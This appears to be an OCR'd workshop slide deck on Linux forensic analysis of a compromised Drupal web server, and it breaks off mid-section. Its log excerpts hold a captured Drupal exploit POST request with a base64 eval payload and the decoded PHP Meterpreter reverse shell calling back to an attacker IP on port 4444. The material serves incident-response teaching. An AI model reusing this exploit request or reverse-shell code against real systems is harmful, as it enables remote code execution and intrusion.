Performing Linux Forensic Analysis and Why You Should Care!

$ WHOAMI

Ali Hadi

Professor at Champlain College

{Computer and Digital Forensics, Cybersecurity}

@binaryz0ne

Project Team...

Brendan Brown

Digital Forensics and Cybersecurity Student at Champlain College, @0x_brendan

Mariam Khader

Cybersecurity and Digital Forensics Ph.D. Candidate, PSUT, @MariamKhader118

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"Education never ends, Watson. It is a series of lessons, with the greatest for the last."

– Sherlock Holmes

Cases

– Two Compromised, One Threat Actor, & Bedtime Story –

#1

Compromised web server...

#2

Compromised HDFS Cluster...

#3

Threat Actor's system..

Attacks Mapped to MITRE ATT&CK Framework...

Case #1: Webserver Brief...

- ✘ Web Server Environment (Apache)
- ✘ Web Application (drupal)
- ✘ Used for local team

- ✘ Unusual activity was noticed during last week (2nd week of Oct. 2019)

Navigation...

- ✘ Understanding how to navigate the system and where to look, is one key to the success of your investigation...

- ✘ The presentation will walk through the cases covered and where to focus and why, in other words (*learning while investigating*)...
  - Also answer the questions we provided in the workshop!

Protect Your Evidence...

- ✘ Search might tamper evidence ...
  - find→ stat()

Disable FS atime:

Option #1:

```
$ sudo mount -o remount,noatime /dev/....
```

Option #2:

```
$ mkdir /mnt/extdrv/rootvol
$ rootvol=/mnt/extdrv/rootvol
$ sudo mount --bind / $rootvol
$ sudo mount -o remount,ro $rootvol
```

File Hierarchy Standard

Everything in Linux is a file, and all files exist under the root directory, “/”.

Processes Tree...

```
init─┬─acpid
     ├─apache2───5*[apache2]
     ├─atd
     ├─cron
     ├─dbus-daemon
     ├─dhclient
```

```
systemd─┬─ModemManager───2*[{ModemManager}]
        ├─NetworkManager───2*[{NetworkManager}]
        ├─accounts-daemon───2*[{accounts-daemon}]
        ├─colord───2*[{colord}]
        ├─cron
        ├─dbus-daemon
        ├─gdm3─┬─gdm-session-wor─┬─gdm-x-session─┬─Xorg───{Xorg}
        │      │                 │               └─gnome-session-b─┬─gnome-shell───8*[{gnome-shell}]
        ├─gnome-keyring-d───3*[{gnome-keyring-d}]
        ├─sshd───sshd───bash───pstree
        ├─systemd─┬─(sd-pam)
        │         ├─gvfsd-fuse───5*[{gvfsd-fuse}]
        │         ├─gvfsd-metadata───2*[{gvfsd-metadata}]
        │         ├─pulseaudio───2*[{pulseaudio}]
        │         ├─tracker-store───4*[{tracker-store}]
        │         └─xdg-permission-───2*[{xdg-permission-}]
        ├─systemd─┬─(sd-pam)
        ├─systemd-journal
        ├─systemd-logind
        ├─systemd-udevd
        ├─udisksd───4*[{udisksd}]
        └─wpa_supplicant
```

Mounted Dev/Vol...

```
TARGET                      SOURCE     FSTYPE      OPTIONS
/                           /dev/dm-0  ext4        rw,noatime,errors=remount-ro,data=ordered
├─/sys                      sysfs      sysfs       rw,nosuid,nodev,noexec,relatime
│ ├─/sys/fs/cgroup                     tmpfs       rw,relatime,size=4k,mode=755
│ │ └─/sys/fs/cgroup/systemd systemd    cgroup      rw,nosuid,nodev,noexec,relatime,name=systemd
│ ├─/sys/fs/fuse/connections           fusectl     rw,relatime
│ ├─/sys/kernel/debug                  debugfs     rw,relatime
│ ├─/sys/kernel/security               securityfs  rw,relatime
│ └─/sys/fs/pstore                     pstore      rw,relatime
├─/proc                     proc       proc        rw,nosuid,nodev,noexec,relatime
├─/dev                      udev       devtmpfs    rw,relatime,size=1021912k,nr_inodes=215050,mode=755
│ └─/dev/pts                devpts     devpts      rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000
├─/run                      tmpfs      tmpfs       rw,nosuid,noexec,relatime,size=206384k,mode=755
│ ├─/run/lock                          tmpfs       rw,nosuid,nodev,noexec,relatime,size=5120k
│ ├─/run/shm                           tmpfs       rw,nosuid,nodev,relatime
│ └─/run/user                          tmpfs       rw,nosuid,nodev,noexec,relatime,size=102400k,mode=755
├─/boot                     /dev/sda1  ext2        rw,relatime
└─/var/mail/rootvol         /dev/dm-0  ext4        ro,relatime,errors=remount-ro,data=ordered
```

Hunt Users...

Checking for suspicious user account entries...

$ cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/bin/bash
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
php:x:999:999::/usr/php:/bin/bash
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

Timestamps using debugfs

$ sudo debugfs –R 'stat <1835260>' /dev/.....

```
Inode: 1835260   Type: regular    Mode:  0644   Flags: 0x80000
Generation: 1712021864    Version: 0x00000000:00000001
User:     0   Group:     0   Size: 1413
File ACL: 0    Directory ACL: 0
Links: 1   Blockcount: 8
Fragment:  Address: 0    Number: 0    Size: 0
 ctime: 0x5d987b1e:a3391614 -- Sat Oct  5 13:14:38 2019
 atime: 0x5d987b2f:cc3b1d0c -- Sat Oct  5 13:14:55 2019
 mtime: 0x5d987b1e:a244f214 -- Sat Oct  5 13:14:38 2019
crtime: 0x5d987b1e:a244f214 -- Sat Oct  5 13:14:38 2019
Size of extra inode fields: 28
EXTENTS:
(0):2222110
```

Hunt Groups...

Checking for suspicious group entries...

$ tail -n 4 /etc/group

```
postfix:x:114:
postdrop:x:115:
postgres:x:116:
php:x:999:
```

$ grep -E 'mail|php' /etc/group

```
sudo:x:27:php,mail
audio:x:29:
dip:x:30:vulnosadmin
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
```

Timestamps using debugfs

$ sudo debugfs -R 'stat <1835269>' /dev/.....

```
Inode: 1835269   Type: regular    Mode:  0644   Flags: 0x80000
Generation: 1712021789    Version: 0x00000000:00000001
User:     0   Group:     0   Size: 821
File ACL: 0    Directory ACL: 0
Links: 1   Blockcount: 8
Fragment:  Address: 0    Number: 0    Size: 0
 ctime: 0x5d9879de:a3397398 -- Sat Oct  5 13:09:18 2019
 atime: 0x5d987af1:1337e768 -- Sat Oct  5 13:13:53 2019
 mtime: 0x5d9879de:a2454f98 -- Sat Oct  5 13:09:18 2019
crtime: 0x5d9879de:a2454f98 -- Sat Oct  5 13:09:18 2019
Size of extra inode fields: 28
EXTENTS:
(0):2222107
```

File Hunting...

home dir?

Expected based on prev. analysis

What's this?

Failed login attempts?

```
/usr
/usr/php
/usr/php/.profile
/usr/php/.bashrc
/usr/php/.bash_logout
/root
/root/.viminfo
/etc/gshadow
/etc/group
/etc/group-
/etc/passwd-
/etc/passwd
/etc/gshadow-
/etc/shadow-
/var/www/html/jabc/scripts
/var/www/html/jabc/scripts/update.php
/var/mail
/var/mail/.cache
/var/mail/.cache/motd.legal-displayed
/var/lib/mysql/ibdata1
/var/lib/php5
/var/lib/postgresql/9.3/main/pg_stat
/var/lib/ureadahead/boot.pack
/var/lib/ureadahead/pack
/var/lib/sudo
/var/lib/sudo/mail/1
/var/log/faillog
```

Searching for files that had their metadata changed within the last 5 days...

```
$ find / -ctime +1  -ctime -5
```

Hunt CLI History...

Checking user .bashrc file for commands executed (+order of execution)...

$ history

Basic compromise checks

Why vim to passwd?

Web dir?

Password changed?

What's 37292.c ??!!

(check it later)

```
 1  poweroff
 2  whoami
 3  id
 4  pwd
 5  vim /etc/passwd
 6  ll
 7  vim flag.txt
 8  cat .psql_history
 9  cd /var/www/html/
10  ll
11  cd jabc
12  ll
13  cat .htaccess
14  ll
15  vim scripts/update.php
16  ls -lh scripts/
17  w
18  logout
19  vim /var/log/lastlog
20  logout
21  passwd php
22  logout
23  cd /tmp/
24  ll
25  rm 37292.c
26  cd
```

Hunt Suspicious Dir...

The /usr/php directory details...

$ sudo debugfs –R 'stat <1835263>' /dev....

```
Inode: 1835263   Type: directory    Mode:  0755   Flags: 0x80000
Generation: 1712021741    Version: 0x00000000:00000004
User:   999   Group:   999   Size: 4096
File ACL: 0    Directory ACL: 0
Links: 2   Blockcount: 8
Fragment:  Address: 0    Number: 0    Size: 0
 ctime: 0x5d98793e:e31f0e48 -- Sat Oct  5 13:06:38 2019
 atime: 0x5d98793e:e31f0e48 -- Sat Oct  5 13:06:38 2019
 mtime: 0x5d98793e:e31f0e48 -- Sat Oct  5 13:06:38 2019
crtime: 0x5d98793e:e31f0e48 -- Sat Oct  5 13:06:38 2019
Size of extra inode fields: 28
EXTENTS:
(0):7349914
```

Directory contents...

$ ls –lhat /usr/php

```
drwxr-xr-x  2 php  php  4.0K Oct  5 13:06 .
drwxr-xr-x 11 root root 4.0K Oct  5 13:06 ..
-rw-r--r--  1 php  php   220 Apr  9  2014 .bash_logout
-rw-r--r--  1 php  php  3.6K Apr  9  2014 .bashrc
-rw-r--r--  1 php  php   675 Apr  9  2014 .profile
```

Hunt Last Logged Users...

OR? Use debugfs...

Could be checked on a live system using:

- $ last
- $ w
- $ lastlog
- $ sudo last –f /var/log/wtmp

```
mail     pts/1        192.168.210.131  Sat Oct  5 13:23 - 13:24  (00:00)
mail     pts/1        192.168.210.131  Sat Oct  5 13:21 - 13:21  (00:00)
mail     pts/1        192.168.210.131  Sat Oct  5 13:18 - 13:19  (00:00)
mail     pts/1        192.168.210.131  Sat Oct  5 13:13 - 13:18  (00:04)
```

- $ sudo last –f /var/log/btmp

```
mail     ssh:notty    192.168.210.131  Sat Oct  5 13:20 - 00:06 (2+10:45)
root     ssh:notty    192.168.210.131  Sat Oct  5 12:52 - 13:20  (00:28)
root     ssh:notty    192.168.210.131  Sat Oct  5 12:52 - 12:52  (00:00)
root     ssh:notty    192.168.210.131  Sat Oct  5 12:52 - 12:52  (00:00)
root     ssh:notty    192.168.210.131  Sat Oct  5 12:52 - 12:52  (00:00)
root     ssh:notty    192.168.210.131  Sat Oct  5 12:52 - 12:52  (00:00)
root     ssh:notty    192.168.210.131  Sat Oct  5 12:52 - 12:52  (00:00)
```

Hunt Last Logged Users...

Dump the contents of wtmp / btmp:

```
$ sudo debugfs /dev/.....
debugfs: cd /var/log
debugfs: ls
debugfs: imap <524275>
debugfs: dump_inode wtmp /media/extdrv/case/wtmp.dump
```

debugfs command prompt...

Now we can do:

```
$ last -f wtmp.dump
```

Hunt Failed Logins...

Checking for failed logins in the auth.log file...

Bruteforce activity ...

$ sudo cat /var/log/auth.log

```
Oct  5 12:50:27 VulnOSv2 sshd[2260]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:50:27 VulnOSv2 sshd[2259]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:50:29 VulnOSv2 sshd[2260]: Failed password for root from 192.168.210.131 port 57572 ssh2
Oct  5 12:50:29 VulnOSv2 sshd[2259]: Failed password for root from 192.168.210.131 port 57570 ssh2
Oct  5 12:50:30 VulnOSv2 sshd[2253]: message repeated 5 times: [ Failed password for root from 192.168.210.131 port 57564 ssh2]
Oct  5 12:50:30 VulnOSv2 sshd[2253]: error: maximum authentication attempts exceeded for root from 192.168.210.131 port 57564 ssh2 [preauth]
Oct  5 12:50:30 VulnOSv2 sshd[2253]: Disconnecting: Too many authentication failures for root [preauth]
Oct  5 12:50:30 VulnOSv2 sshd[2253]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:50:30 VulnOSv2 sshd[2253]: PAM service(sshd) ignoring max retries; 6 > 3
Oct  5 12:50:30 VulnOSv2 sshd[2251]: message repeated 5 times: [ Failed password for root from 192.168.210.131 port 57562 ssh2]
Oct  5 12:50:30 VulnOSv2 sshd[2251]: error: maximum authentication attempts exceeded for root from 192.168.210.131 port 57562 ssh2 [preauth]
Oct  5 12:50:30 VulnOSv2 sshd[2251]: Disconnecting: Too many authentication failures for root [preauth]
Oct  5 12:50:30 VulnOSv2 sshd[2251]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131  user=root
Oct  5 12:50:30 VulnOSv2 sshd[2251]: PAM service(sshd) ignoring max retries; 6 > 3
```

But was it successful?!!!

More Login Hunting...

UID 0 for Web?!!!

Digging further reveals that our Apache user account (www-data) opened a session by root (uid=0)!

```
Oct  5 12:52:52 VulnOSv2 sshd[2372]: Connection closed by 192.168.210.131 [preauth]
Oct  5 13:00:01 VulnOSv2 CRON[2438]: pam_unix(cron:session): session opened for user www-data by (uid=0)
Oct  5 13:00:01 VulnOSv2 CRON[2438]: pam_unix(cron:session): session closed for user www-data
Oct  5 13:06:38 VulnOSv2 sudo:     root : TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=/usr/sbin/useradd -d /usr/php -m --system --shell /bin/bash --skel /etc/skel -G sudo php
Oct  5 13:06:38 VulnOSv2 sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Oct  5 13:06:38 VulnOSv2 useradd[2525]: new group: name=php, GID=999
Oct  5 13:06:38 VulnOSv2 useradd[2525]: new user: name=php, UID=999, GID=999, home=/usr/php, shell=/bin/bash
Oct  5 13:06:38 VulnOSv2 useradd[2525]: add 'php' to group 'sudo'
Oct  5 13:06:38 VulnOSv2 useradd[2525]: add 'php' to shadow group 'sudo'
Oct  5 13:06:38 VulnOSv2 sudo: pam_unix(sudo:session): session closed for user root
```


Then, useradd is used to add 'php' account to system with:

- ✘ Homedir → /usr/php
- ✘ Default shell → /bin/bash
- ✘ Copied skeleton files from → /etc/skel
- ✘ Added account to sudo group

And the Hunt Goes On...

'mail' account changes and first time login!

Continuing the search within the auth.log file we find more answers to our Q(s)...



- ✘ Changed 'mail' account's shell from nologin to /bin/bash
- ✘ Added 'mail' account to the sudo group
- ✘ First time we see 'mail' login and it was through ssh
- ✘ 'mail' switches to user 'root'

Hunt Actor's IP Address…

Apache's error.log…

Searching through the error.logs file for our threat actor's IP address "192.168.210.131"…


```
[Sat Oct 05 11:41:58.641391 2019] [core:notice] [pid 1367] AH00094: Command line: '/usr/sbin/apache2'
PHP Notice:  Use of undefined constant Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE5Mi4xNjguMjEwLjEzMSc7ICRwb3J0ID0gNDQ0NDsgaWYgKCgkZiA9ICdzdHJlYW1fc29ja2V0X2NsaWVudCcpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAk
cyA9ICRmKCJ0Y3A6Ly97JGlwfTp7JHBvcnR9Iik7ICRzX3R5cGUgPSAnc3RyZWFtJzsgfSBpZiAoISRzICYmICgkZiA9ICdmc29ja29wZW4nKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZigkaXAsICRwb3J0KTsgJHNfdHlwZSA9ICdzdHJlYW0nOyB9IGlmICghJHMgJiY
gKCRmID0gJ3NvY2tldF9jcmVhdGUnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZihBRl9JTkVULCBTT0NLX1NUUkVBTSwgU09MX1RDUCk7ICRyZXMgPSBAc29ja2V0X2Nvbm5lY3QoJHMsICRpcCwgJHBvcnQpOyBpZiAoISRyZXMpIHsgZGllKCk7IH0gJHNfdHlwZSA9IC
dzb2NrZXQnOyB9IGlmICghJHNfdHlwZSkgeyBkaWUoJ25vIHNvY2tldCBmdW5jcycpOyB9IGlmICghJHMpIHsgZGllKCdubyBzb2NrZXQnKTsgfSBzd2l0Y2ggKCRzX3R5cGUpIHsgY2FzZSAnc3RyZWFtJzogJGxlbiA9IGZyZWFkKCRzLCA0KTsgYnJlYWs7IGNhc2UgJ3NvY2tld2tld
Cc6ICRsZW4gPSBzb2NrZXRfcmVhZCgkcywgNCk7IGJyZWFrOyB9IGlmICghJGxlbikgeyBkaWUoKTsgfSAkYSA9IHVucGFj - assumed 'Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE5Mi4xNjguMjEwLjEzMSc7ICRwb3J0ID in Command line c
ode on line 1
PHP Notice:  Use of undefined constant aygiTmxlbiIsICRsZW4pOyAkbGVuID0gJGFbJ2xlbiddOyAkYiA9ICcnOyB3aGlsZSAoc3RybGVuKCRiKSA8ICRsZW4pIHsgc3dpdGNoICgkc190eXBlKSB7IGNhc2UgJ3N0cmVhbSc6ICRiIC49IGZyZWFkKCRzLCAkbGVuLXN0
cmxlbigkYikpOyBicmVhazsgY2FzZSAnc29ja2V0JzogJGIgLj0gc29ja2V0X3JlYWQoJHMsICRsZW4tc3RybGVuKCRiKSk7IGJyZWFrOyB9IH0gJEdMT0JBTFNbJ21zZ3NvY2snXSA9ICRzOyAkR0xPQkFMU1snbXNnc29ja190eXBlJ10gPSAkc190eXBlOyBpZiAoZXh0ZW5zaW9
uX2xvYWRlZCgnc3Vob3NpbicpICYmIGluaV9nZXQoJ3N1aG9zaW4uZXhlY3V0b3IuZGlzYWJsZV9ldmFsJykpIHsgJHN1aG9zaW5fYnlwYXNzPWNyZWF0ZV9mdW5jdGlvbignJywgJGIpOyAkc3Vob3NpbV9ieXBhc3MoKTsgfSBlbHNlIHsgZXZhbCgkYik7IH0gZGllKCk7 - ass
umed 'aygiTmxlbiIsICRsZW4pOyAkbGVuID0gJGFbJ2xlbiddOyAkYiA9ICcnOyB3aGlsZSAoc3RybGVuKCRiKSA8ICRsZW4pIHsgc3dpdGNoICgkc190eXBlKSB7IGNhc2UgJ3N0cmVhbSc6ICRiIC49IGZyZWFkKCRzLCAkbGVuLXN0cmxlbigkYikpOyBicmVhazsgY2FzZSAnc
29ja2V0JzogJGIgLj0gc29ja2V0X3JlYWQoJHMsICRsZW4tc3RybGVuKCRiKSk7IGJyZWFrOyB9IH0gJEdMT0JBTFNbJ21zZ3NvY2snXSA9ICRzOyAkR0xPQkFMU1snbXNnc29ja190eXBlJ10gPSAkc190eXBlOyBpZiAoZXh0ZW5zaW9uX2xvYWRlZCgnc3Vob3NpbicpICYmIGluaV9nZXQo in Command line c
ode on line 1
[Sat Oct 05 13:17:48.483527 2019] [:error] [pid 1789] [client 192.168.210.131:41888] PHP Notice:  Undefined index: cmd in /var/www/html/jabc/scripts/update.php on line 2, referer: http://192.168.210.135/jabc/scr
ipts/
[Sat Oct 05 13:17:48.483593 2019] [:error] [pid 1789] [client 192.168.210.131:41888] PHP Warning:  system(): Cannot execute a blank command in /var/www/html/jabc/scripts/update.php on line 2, referer: http://192
.168.210.135/jabc/scripts/
[Mon Oct 07 23:56:29.768492 2019] [mpm_prefork:notice] [pid 1317] AH00163: Apache/2.4.7 (Ubuntu) PHP/5.5.9-1ubuntu4.14 configured -- resuming normal operations
[Mon Oct 07 23:56:29.768957 2019] [core:notice] [pid 1317] AH00094: Command line: '/usr/sbin/apache2'
```


Found some unusual entries:

- ✘ Weird long string of chars (probably BASE64)…
- ✘ The added file 'update.php' was accessed but has errors…
- ✘ The PHP "system" function was invoked but with errors too..

HUNT ACTOR'S IP ADDRESS...

Apache's access.log...

Big blob of chars sent in POST request!

```
192.168.210.131 - - [05/Oct/2019:12:37:50 +0200] "GET /jabc/?q=node/2 HTTP/1.1" 200 3746 "http://192.168.210.135/jabc/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:01:27 +0200] "GET /jabc/ HTTP/1.1" 200 10022 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.210.131 - - [05/Oct/2019:13:01:27 +0200] "GET /jabc/CHANGELOG.txt HTTP/1.1" 404 456 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.210.131 - - [05/Oct/2019:13:01:27 +0200] "POST /jabc/?q=user/password&name%5b%23post_render%5d%5b%5d=assert&name%5b%23markup%5d=eval%28base64_decode%28Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0g
JzE5Mi4xNjguMjEwLjEzMSc7ICRwb3J0ID0gNDQ0NDsgaWYgKCgkZiA9ICdzdHJlYW1fc29ja2V0X2NsaWVudCcpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAkcyA9ICRmKCJ0Y3A6Ly97JGlwfTp7JHBvcnR9Iik7ICRzX3R5cGUgPSAnc3RyZWFtJzsgfSBpZiAoISRzICYmICgkZiA9
9ICdmc29ja29wZW4nKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZigkaXAsICRwb3J0KTsgJHNfdHlwZSA9ICdzdHJlYW0nOyB9IGlmICghJHMgJiYgKCRmID0gJ3NvY2tldF9jcmVhdGUnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZihBRl9JTkVULCBTT0NLX1
NUUkVBTSwgU09MX1RDUCk7ICRyZXMgPSBAc29ja2V0X2Nvbm5lY3QoJHMsICRpcCwgJHBvcnQpOyBpZiAoISRyZXMpIHsgZGllKCk7IH0gJHNfdHlwZSA9ICdzb2NrZXQnOyB9IGlmICghJHNfdHlwZSkgeyBkaWUoJ25vIHNvY2tldCBmdW5jcycpOyB9IGlmICghJHMpIHsgZGllK
CdubyBzb2NrZXQnKTsgfSBzd2l0Y2ggKCRzX3R5cGUpIHsgY2FzZSAnc3RyZWFtJzogJGxlbiA9IGZyZWFkKCRzLCA0KTsgYnJlYWs7IGNhc2UgJ3NvY2tldCc6ICRsZW4gPSBzb2NrZXRfcmVhZCgkcywgNCk7IGJyZWFrOyB9IGlmICghJGxlbikgeyBkaWUoKTsgfSAkYSA9IHVu
cGFj.aygiTmxlbiIsICRsZW4pOyAkbGVuID0gJGFbJ2xlbiddOyAkYiA9ICcnOyB3aGlsZSAoc3RybGVuKCRiKSA8ICRsZW4pIHsgc3dpdGNoICgkc190eXBlKSB7IGNhc2UgJ3N0cmVhbSc6ICRiIC49IGZyZWFkKCRzLCAkbGVuLXN0cmxlbigkYikpOyBicmVhazsgY2FzZSAnc2
9ja2V0JzogJGIgLj0gc29ja2V0X3JlYWQoJHMsICRsZW4tc3RybGVuKCRiKSk7IGJyZWFrOyB9IH0gJEdMT0JBTFNbJ21zZ3NvY2snXSA9ICRzOyAkR0xPQkFMU1snbXNnc29ja190eXBlJ10gPSAkc190eXBlOyBpZiAoZXh0ZW5zaW9uX2xvYWRlZCgnc3Vob3NpbicpICYmIGlua
V9nZXQoJ3N1aG9zaW4uZXhlY3V0b3IuZGlzYWJsZV9ldmFsJykpIHsgJHN1aG9zaW5fYnlwYXNzPWNyZWF0ZV9mdW5jdGlvbignJywgJGIpOyAkc3Vob3Npbl9ieXBhc3MoKTsgfSBlbHNlIHsgZXZhbCgkYik7IH0gZGllKCk7%29%29%3b&name%5b%23type%5d=markup HTTP/
1.1" 200 13983 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
192.168.210.131 - - [05/Oct/2019:13:01:27 +0200] "POST /jabc/?q=file/ajax/name/%23value/form-tggMqwbT3cRyS3SWuIRNGj_FB_5N-cux23-NHVF0NrA HTTP/1.1" 200 1977 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
"
192.168.210.131 - - [05/Oct/2019:13:01:29 +0200] "POST /jabc/?q=user/password&name%5b%23post_render%5d%5b%5d=passthru&name%5b%23markup%5d=php%20-r%20%27eval%28base64_decode%28Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0g
ZygwKTsgJGlwID0gJzE5Mi4xNjguMjEwLjEzMSc7ICRwb3J0ID0gNDQ0NDsgaWYgKCgkZiA9ICdzdHJlYW1fc29ja2V0X2NsaWVudCcpICYmIGlzX2NhbGxhYmxlKCRmKSkgeyAkcyA9ICRmKCJ0Y3A6Ly97JGlwfTp7JHBvcnR9Iik7ICRzX3R5cGUgPSAnc3RyZWFtJzsgfSBpZiA
oISRzICYmICgkZiA9ICdmc29ja29wZW4nKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZigkaXAsICRwb3J0KTsgJHNfdHlwZSA9ICdzdHJlYW0nOyB9IGlmICghJHMgJiYgKCRmID0gJ3NvY2tldF9jcmVhdGUnKSAmJiBpc19jYWxsYWJsZSgkZikpIHsgJHMgPSAkZihBRl
9JTkVULCBTT0NLX1NUUkVBTSwgU09MX1RDUCk7ICRyZXMgPSBAc29ja2V0X2Nvbm5lY3QoJHMsICRpcCwgJHBvcnQpOyBpZiAoISRyZXMpIHsgZGllKCk7IH0gJHNfdHlwZSA9ICdzb2NrZXQnOyB9IGlmICghJHNfdHlwZSkgeyBkaWUoJ25vIHNvY2tldCBmdW5jcycpOyB9IGlmI
CghJHMpIHsgZGllKCdubyBzb2NrZXQnKTsgfSBzd2l0Y2ggKCRzX3R5cGUpIHsgY2FzZSAnc3RyZWFtJzogJGxlbiA9IGZyZWFkKCRzLCA0KTsgYnJlYWs7IGNhc2UgJ3NvY2tldCc6ICRsZW4gPSBzb2NrZXRfcmVhZCgkcywgNCk7IGJyZWFrOyB9IGlmICghJGxlbikgeyBkaWUo
KTsgfSAkYSA9IHVucGFj.aygiTmxlbiIsICRsZW4pOyAkbGVuID0gJGFbJ2xlbiddOyAkYiA9ICcnOyB3aGlsZSAoc3RybGVuKCRiKSA8ICRsZW4pIHsgc3dpdGNoICgkc190eXBlKSB7IGNhc2UgJ3N0cmVhbSc6ICRiIC49IGZyZWFkKCRzLCAkbGVuLXN0cmxlbigkYikpOyBicm
VhazsgY2FzZSAnc29ja2V0JzogJGIgLj0gc29ja2V0X3JlYWQoJHMsICRsZW4tc3RybGVuKCRiKSk7IGJyZWFrOyB9IH0gJEdMT0JBTFNbJ21zZ3NvY2snXSA9ICRzOyAkR0xPQkFMU1snbXNnc29ja190eXBlJ10gPSAkc190eXBlOyBpZiAoZXh0ZW5zaW9uX2xvYWRlZCgnc3Vob
3NpbicpICYmIGluaV9nZXQoJ3N1aG9zaW4uZXhlY3V0b3IuZGlzYWJsZV9ldmFsJykpIHsgJHN1aG9zaW5fYnlwYXNzPWNyZWF0ZV9mdW5jdGlvbignJywgJGIpOyAkc3Vob3Npbl9ieXBhc3MoKTsgfSBlbHNlIHsgZXZhbCgkYik7IH0gZGllKCk7%29%29%3b%27&name%5b%23t
ype%5d=markup HTTP/1.1" 200 14021 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Findings here:

- ✘ Threat actor sent big string (blob) of chars using POST method ...
- ✘ PHP functions being called: passthru, eval, and base64_decode !!!
- ✘ Is this a SQL injection or what?
- ✘ Let's decode this string...

Decoding Suspicious String...

Meterpreter RevShell !!!

After decoding and home cleaning:

```
$ cat post-string.txt | base64 -d
```

Turned off!

Call home IP+Port

Creating the communication socket

```
error_reporting(0);
$ip = '192.168.210.131';
$port = 4444;

if (($f = 'stream_socket_client') && is_callable($f)) {
    $s = $f("tcp://{$ip}:{$port}");
    $s_type = 'stream';
}

if (!$s && ($f = 'fsockopen') && is_callable($f)) {
    $s = $f($ip, $port); $s_type = 'stream';
}

if (!$s && ($f = 'socket_create') && is_callable($f)) {
    $s = $f(AF_INET, SOCK_STREAM, SOL_TCP);
    $res = @socket_connect($s, $ip, $port);
    if (!$res) {
        die();
    }
    $s_type = 'socket';
}

if (!$s_type) {
    die('no socket funcs');
}

if (!$s) {
    die('no socket');
}

switch ($s_type) {
    case 'stream': $len = fread($s, 4);
    break;
    case 'socket': $len = socket_read($s, 4);
    break;
}
```

What about update.php?...

More access logs...

More digging into the access logs file, revealed the following:

```
